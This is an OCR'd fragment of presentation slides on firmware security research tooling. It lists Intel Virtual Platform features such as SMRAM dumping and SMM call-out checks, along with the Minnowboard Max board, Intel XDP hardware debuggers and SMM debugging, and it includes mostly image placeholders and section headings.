

http://wiki.bios.io/doku.php?id=ida_pro_tracing

# Intel Virtual Platform



- Perfect simulation of hardware
- Boot after power on, sleep and hibernate
- Dump SMRAM, memory map and other parameters
- Disassembling
- Dynamic check of accesses out of allowable memory regions and SMRAM call-outs


# Minnowboard Max




http://wiki.minnowboard.org/

# Minnowboard Max







http://wiki.minnowboard.org/


“If you’re good at something,
never do it for free.” - Joker

# Intel XDP Hardware Debuggers

# SMM Debug with Intel System Debugger




# Few words about UEFI Firmware Mitigations

